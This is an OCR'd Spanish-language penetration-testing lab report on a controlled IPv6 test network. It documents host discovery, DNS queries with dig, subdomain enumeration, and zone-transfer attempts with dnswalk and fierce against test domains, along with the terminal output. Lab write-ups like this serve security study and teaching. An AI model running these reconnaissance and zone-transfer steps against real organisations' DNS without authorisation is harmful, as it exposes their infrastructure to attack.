
Resultado


La prueba de concepto se realiza sobre los host activos para recolectar información sobre los mismos, de esta prueba se obtiene que :


- Se encuentran activos 5 direcciones activas dentro del segmento de red café.
- El host 2001:12:7000::cafe:1 corre sobre un sistema Linux y que presta el servicio de Router sobre los puertos 2601 y 2605
- El host 2001:12:7000::cafe:2 corre sobre un sistema Linux y que presta el servicio de DNS, en el puerto 53.
- El host 2001:12:7000::cafe:3 corre sobre un sistema Linux y que presta el servicio de DNS, en el puerto 53.
- El host 2001:12:7000::cafe:5 corre sobre un sistema Linux y que presta el servicio de DNS, en el puerto 53.


De los host activos se obtuvo también la dirección MAC de cada uno de ellos

Evidencia de la prueba de concepto y de los resultados obtenidos










2. Identificar relaciones IP servidores-nombre de dominio, Identificar dominios y subdominios.

Nombre	Encontrar relacionados IP-nombres de dominios
Tipo de prueba	Recolección de información
Herramienta	Dig
Descripción	

En esta PoC se utiliza la herramienta dig para realizar consultas inversas, consultando por las IP que prestan el servicio de DNS para asociar IP y nombre de dominio.
Resultado La prueba de concepto se realiza sobre los host activos que prestan el servicio de DNS, se obtiene como resultados: que no se encuentra asociación de la IP con un nombre de dominio.

Evidencia de la prueba de concepto y de los resultados obtenidos





Fecha	22-junio-2018
Tipo de prueba	Recolección de información
Objetivo	Asociar dominios relacionados con direcciones IP
Herramienta	Dig
Descripción Herramienta para realizar consultas DNS, para esta prueba de concepto se utiliza el comando dig <dominio> +trace.	
Resultado En esta prueba de concepto se busca encontrar los dominios y servidores externos, relacionados a los dominios internos de la organización. Se encontró los siguientes resultados Para el dominio bancodk.com los dominios externos relacionados son:	

.	f.root-servers.net.	2001:12:7000::cafe:5

com.	a.gtld-servers.net.com.	2001:500:2f::f:bebe:2
bancodk.com.	dns1.bancodk.com.	2001:503:3f::beca:2
bancodk.com.	dns1.bancodk.com.	2001:12:7000::cafe:2

Evidencia de la prueba de concepto y de los resultados obtenidos








```
root@validador:/home/AdminCache# dig AAAA comunicate.com +dnssec +trace

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA comunicate.com +dnssec +trace
;; global options: +cmd
.                       603453  IN      NS      f.root-servers.net.
.                       603544  IN      RRSIG   NS 7 0 864000 20180815162149 20180716162149 38150 . skLdNCvbJsyWVRH9DU84rDPUIp1
MTTQ94dKsB6zjqNwVyNgvxzIEa4a/ ahQMFCB9YR8VhKUtVwxRNvTw9V+CUlxuj+GRIkEJy7fzQmOyudfNn5wr bxIpoiiYfytUSPIiZUisx3IQxty6pMT/9P9nSI+3
f8RBoWaFZRdDJTvk JjA=
;; Received 404 bytes from 2001:12:7000::cafe:5#53(2001:12:7000::cafe:5) in 0 ms

com.                    864000  IN      NS      a.gtld-servers.net.com.
com.                    864000  IN      DS      8280 7 1 AA683A16461F2334969E0DD9CB864908B7EB157F
com.                    864000  IN      DS      8280 7 2 37270C3B982C4B04129C7B98703082E735E1C1355D63B4D57B758982 5D9BA19E
com.                    864000  IN      RRSIG   DS 7 1 864000 20180815162149 20180716162149 38150 . WgPlx5PEqfct+1ym1WdElKod/aR
Arr0HZprJD8C4/avEO24YURsrIgWL HxnKHONCuLXZSv6OZqbihc4APZZ/zVd8wD2zdrOzGmxQgEEJ8i+q3yhM dNc/ZMHxuW38MX/iuYVuSbP+Vvz7pjhxwRWs9Fb6
elMn+Kef/uCurlYK cPw=
;; Received 347 bytes from 2001:500:2f::f:bebe:2#53(f.root-servers.net) in 8 ms

comunicate.com.         864000  IN      NS      dns1.comunicate.com.
comunicate.com.         864000  IN      DS      19779 7 1 4A9245F9D4D2F72E82BA0678AE16130257468B2E
comunicate.com.         864000  IN      DS      19779 7 2 540414052F252C9AE7A1AD61708691744D8F9692D04779893696E96A BD82824F
comunicate.com.         864000  IN      RRSIG   DS 7 2 864000 20180815161715 20180716161715 24782 com. VoBUCFMXNBUm+eW5H9PxdxHH
ZSyMrBDj0j43aZdinxU3J0o0HjN+ALJb TpuEFhEVIYm24nGW/iYlBnirlFn5APPHM/uY+q2ZADX/PgynF4PfuP4G +H83Z0JKP0q492AHt8BWdFbSeu6LaxTT6Z4E+
wjxARdC1RQ+snhQTalM mb8=
;; Received 337 bytes from 2001:503:3f::beca:2#53(a.gtld-servers.net.com) in 66 ms

comunicate.com.         864000  IN      AAAA    2800:3f0:4005:403::baca:2
comunicate.com.         864000  IN      RRSIG   AAAA 7 2 864000 20180815154732 20180716154732 23192 comunicate.com. QHerajLR/q1
tvspVE4UrHX+EjEpywyq7TKsI7YvaLOy1wWr7WNPNdS5w w7/TUubqILNxl4JYQe9n1R/ChEMhBSIoVlm09TVRlv/HzlniaWZH+Q6o Syy+CqWVqmRIYsGwnYw+ZeNs
1LgpWtBVY1VsDw8RqfrnTF3V+g3p/eJX D08=
comunicate.com.         864000  IN      NS      dns1.comunicate.com.
comunicate.com.         864000  IN      RRSIG   NS 7 2 864000 20180815154732 20180716154732 23192 comunicate.com. dWcv61yClTkeA
D/2CCkBeTxl3CsvEejlkD5F3zMjtSvny9t8m/PcvDUQ aKir9fHrxK81PRg7GXPeNDoCJC/VBI5L6oTr8mrlzCqpRPgeNU943T5+ SD8UN2iaFrX5/X18zhOBNR1onN
j4iFdsRhtjNuo6YpsLwsL1J1iB6DHc 6d8=
;; Received 640 bytes from 2800:3f0:4005:403::baca:2#53(dns1.comunicate.com) in 104 ms
```

Nombre	Enumeración de subdominios
Tipo de prueba	Recolección de información
Herramienta	Dnsmap
Descripción	
Se utiliza la herramienta dnsmap está enumeración de subdominios.	
Resultado En esta prueba de concepto se puedo realizar una enumeración de los subdominios de los dominios bancodk.com, transacciones.bancodk.com. comunicate.com y networks.com	

Evidencia de la prueba de concepto y de los resultados obtenidos










Nombre	Enumerar las entradas DNS IPv6 de un dominio
Tipo de prueba	Recolección de información
Herramienta	Dnsdict6
Descripción	
En esta PoC se utiliza la herramienta dnsdict6 para enumerar las entradas DNS IPv6, de los dominios que se encuentran dentro la red interna de la organización.	
Resultado En esta prueba de concepto se encontró los subdominios existentes para los dominios raíz, com, comunicate.com, bancodk.com,	

transacciones.bancodk.com y networks.com. Se obtuvo las entradas de los dominios comunicate.com, bancodk.com, transacciones.bancodk.com y networks.com relacionadas a los dns1 y www.







CAPITLO 2: IDENTIFICACION Y EXPLOTACION DE VULNERABILIDADES

2.1 Transferencia de zona

PoC de Recolección de Información sobre el escenario de pruebas controlado cuando todo el sistema DNS es Centos7 DNSSEC.


Descripción de la prueba

Se ejecuta la PoC de transferencia de zona, cuando el sistema DNS esta implentado en un sistema operativos Centos, el cual se configuro de manera insegura para permitir la transferencia de zona . Conciderando que la transferencia de zona se realice de un servidor autoirtario firmado o no.

1. Identificar y ejecutar transferencia de zona.

Nombre	Transferencia de zona
Tipo de prueba	Identificacion y explotación de vulnerabilidades
Herramienta	Dnswalk
Descripción	
Se utiliza la herramienta dnswalk, para realiza transferencias de zona de los dominios especificados, para realizar la transferencia de zona de un servidor autoritario implementado con DNSSEC.	
Resultado En esta prueba de concepto se encontró los subdominios existentes para los dominio bancodk.com y transacciones.bancodk.com • Para el dominio bancodk.com la transferencia de zona no es posible • Para el dominio transacciones.bancodk.com la transferencia de zona es posible, dando de alguna información del archivo zona, como: SOA del dominio es dns1.transacciones.bancodk.com Contacto admin.transacciones	

Evidencia de la prueba de concepto y resultados obtenidos




```
root@kali:~# dnswalk transacciones.bancodk.com.
Checking transacciones.bancodk.com.
BAD: transacciones.bancodk.com. has only one authoritative nameserver
Getting zone transfer of transacciones.bancodk.com. from dns1.transacciones.bancodk.com...done.
SOA=dns1.transacciones.bancodk.com      contact=admin.transacciones.
WARN: SOA contact name (admin.transacciones.) is invalid
BAD: transacciones.bancodk.com NS dns1.transacciones.bancodk.com: unknown host
0 failures, 1 warnings, 2 errors.
```

Nombre	Transferencia de zona
Tipo de prueba	Identificacion y explotación de vulnerabilidades
Herramienta	Fierce
Descripción	
Se utiliza la herramienta fierce para realizar la transferencia de zona sobre el escenario de pruebas controlado cuando esta implemado DNSSEC en el sistema operativo Centos7.	
Resultado El dominio bancodk.com no permite transferencia de zona, mientras que el dominio transacciones.bancodk.com si, obteniendo los archivos de zona que muestran los registros DNS como (NS, SOA, AAAA) acompañado de los registros DNSSEC (RRSIG, NSEC , DNSKEY, DS)d	


Evidencia de la prueba de concepto y resultados obtenidos


```
root@kali:~# fierce -dns bancodk.com.
DNS Servers for bancodk.com.:
        dns1.bancodk.com

Trying zone transfer first...
        Testing dns1.bancodk.com
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...

Subnets found (may want to probe here using nmap or unicornscan):

Done with Fierce scan: http://ha.ckers.org/fierce/
Found 0 entries.

Have a nice day.
```




Nombre	Transferencia de zona
Tipo de prueba	Identificacion y explotación de vulnerabilidades
Herramienta	Fierce
Descripción	
Fierce es un escáner de dominio que le ayuda a encontrar los servidores DNS, transferencias de zona, subredes y host de cualquier dominio de destino. Fierce primero buscará un dominio de destino en busca de los servidores DNS, junto a las transferencias de zona.	
Resultado En esta prueba de concepto se puedo realizar transferencia de zona de la mayoría de los dominios encontrados a exacción de los dominio raíz y del dominio bancodk.com se obtuvieron los archivos de zona que muestran los registros DNS como (NS, SOA, AAAA) acompañado de los registros DNSSEC (RRSIG, NSEC , DNSKEY, DS)	

Evidencia de la prueba de concepto y resultados obtenidos.






```
root@kali:~# fierce -dns com.
DNS Servers for com.:
        a.gtld-servers.net.com

Trying zone transfer first...
        Testing a.gtld-servers.net.com

Whoah, it worked - misconfigured DNS server found:
com.    864000  IN      SOA     ( a.gtld-servers.net.com. admin.com.
                                  201804171       ;serial
                                  86400           ;refresh
                                  3600            ;retry
                                  604800          ;expire
                                  10800           ;minimum
        )
com.    864000  IN      RRSIG   ( SOA 7 1 864000 20180707200904 20180607200904 39398 com.
        BzQrvYxwgxT1xtxSasO6JFHpvhx6l4kkqR/BuXYXXlaruENlHt3//PGYgtS3VAGrt8Gqz9ef2vs1
        lel0pthbFAtCFDnBnRjzgJcdjNQ6ovOn1mSHtJ5sbVF8M3SlY9PzMSTLGtEy/6Gn+uKh4Um1BoPp
        XtlsrmVPQWS4yGM21lI= )
com.    864000  IN      NS      a.gtld-servers.net.com.
com.    864000  IN      RRSIG   ( NS 7 1 864000 20180707200904 20180607200904 39398 com.
        dQOOMivLy53KbfHiVpVQN+a1164OwIu6OvTUaAKdJYiBMeONqQiDUbDQEwgXnZLMybR/G2CHjTKf
        2pquC19h3kbYLknorrfSreeth88OCZyoZf/uDMT5ddvdw5QiAy9ChylnnWbMcr9TdgfVTkLCqbTO
        Gn/WZ1Xa+6tbL1XEZxM= )
com.    864000  IN      AAAA    2001:503:3f::beca:32
com.    864000  IN      RRSIG   ( AAAA 7 1 864000 20180707200904 20180607200904 39398 com
        Fx+bCXbR3eW2JcWG/aLV+Fi/r95/OIm68VqSzoz8YsOEPNxJEgNvWjQZ6bMu2aDkXTN9O1RNHxSi
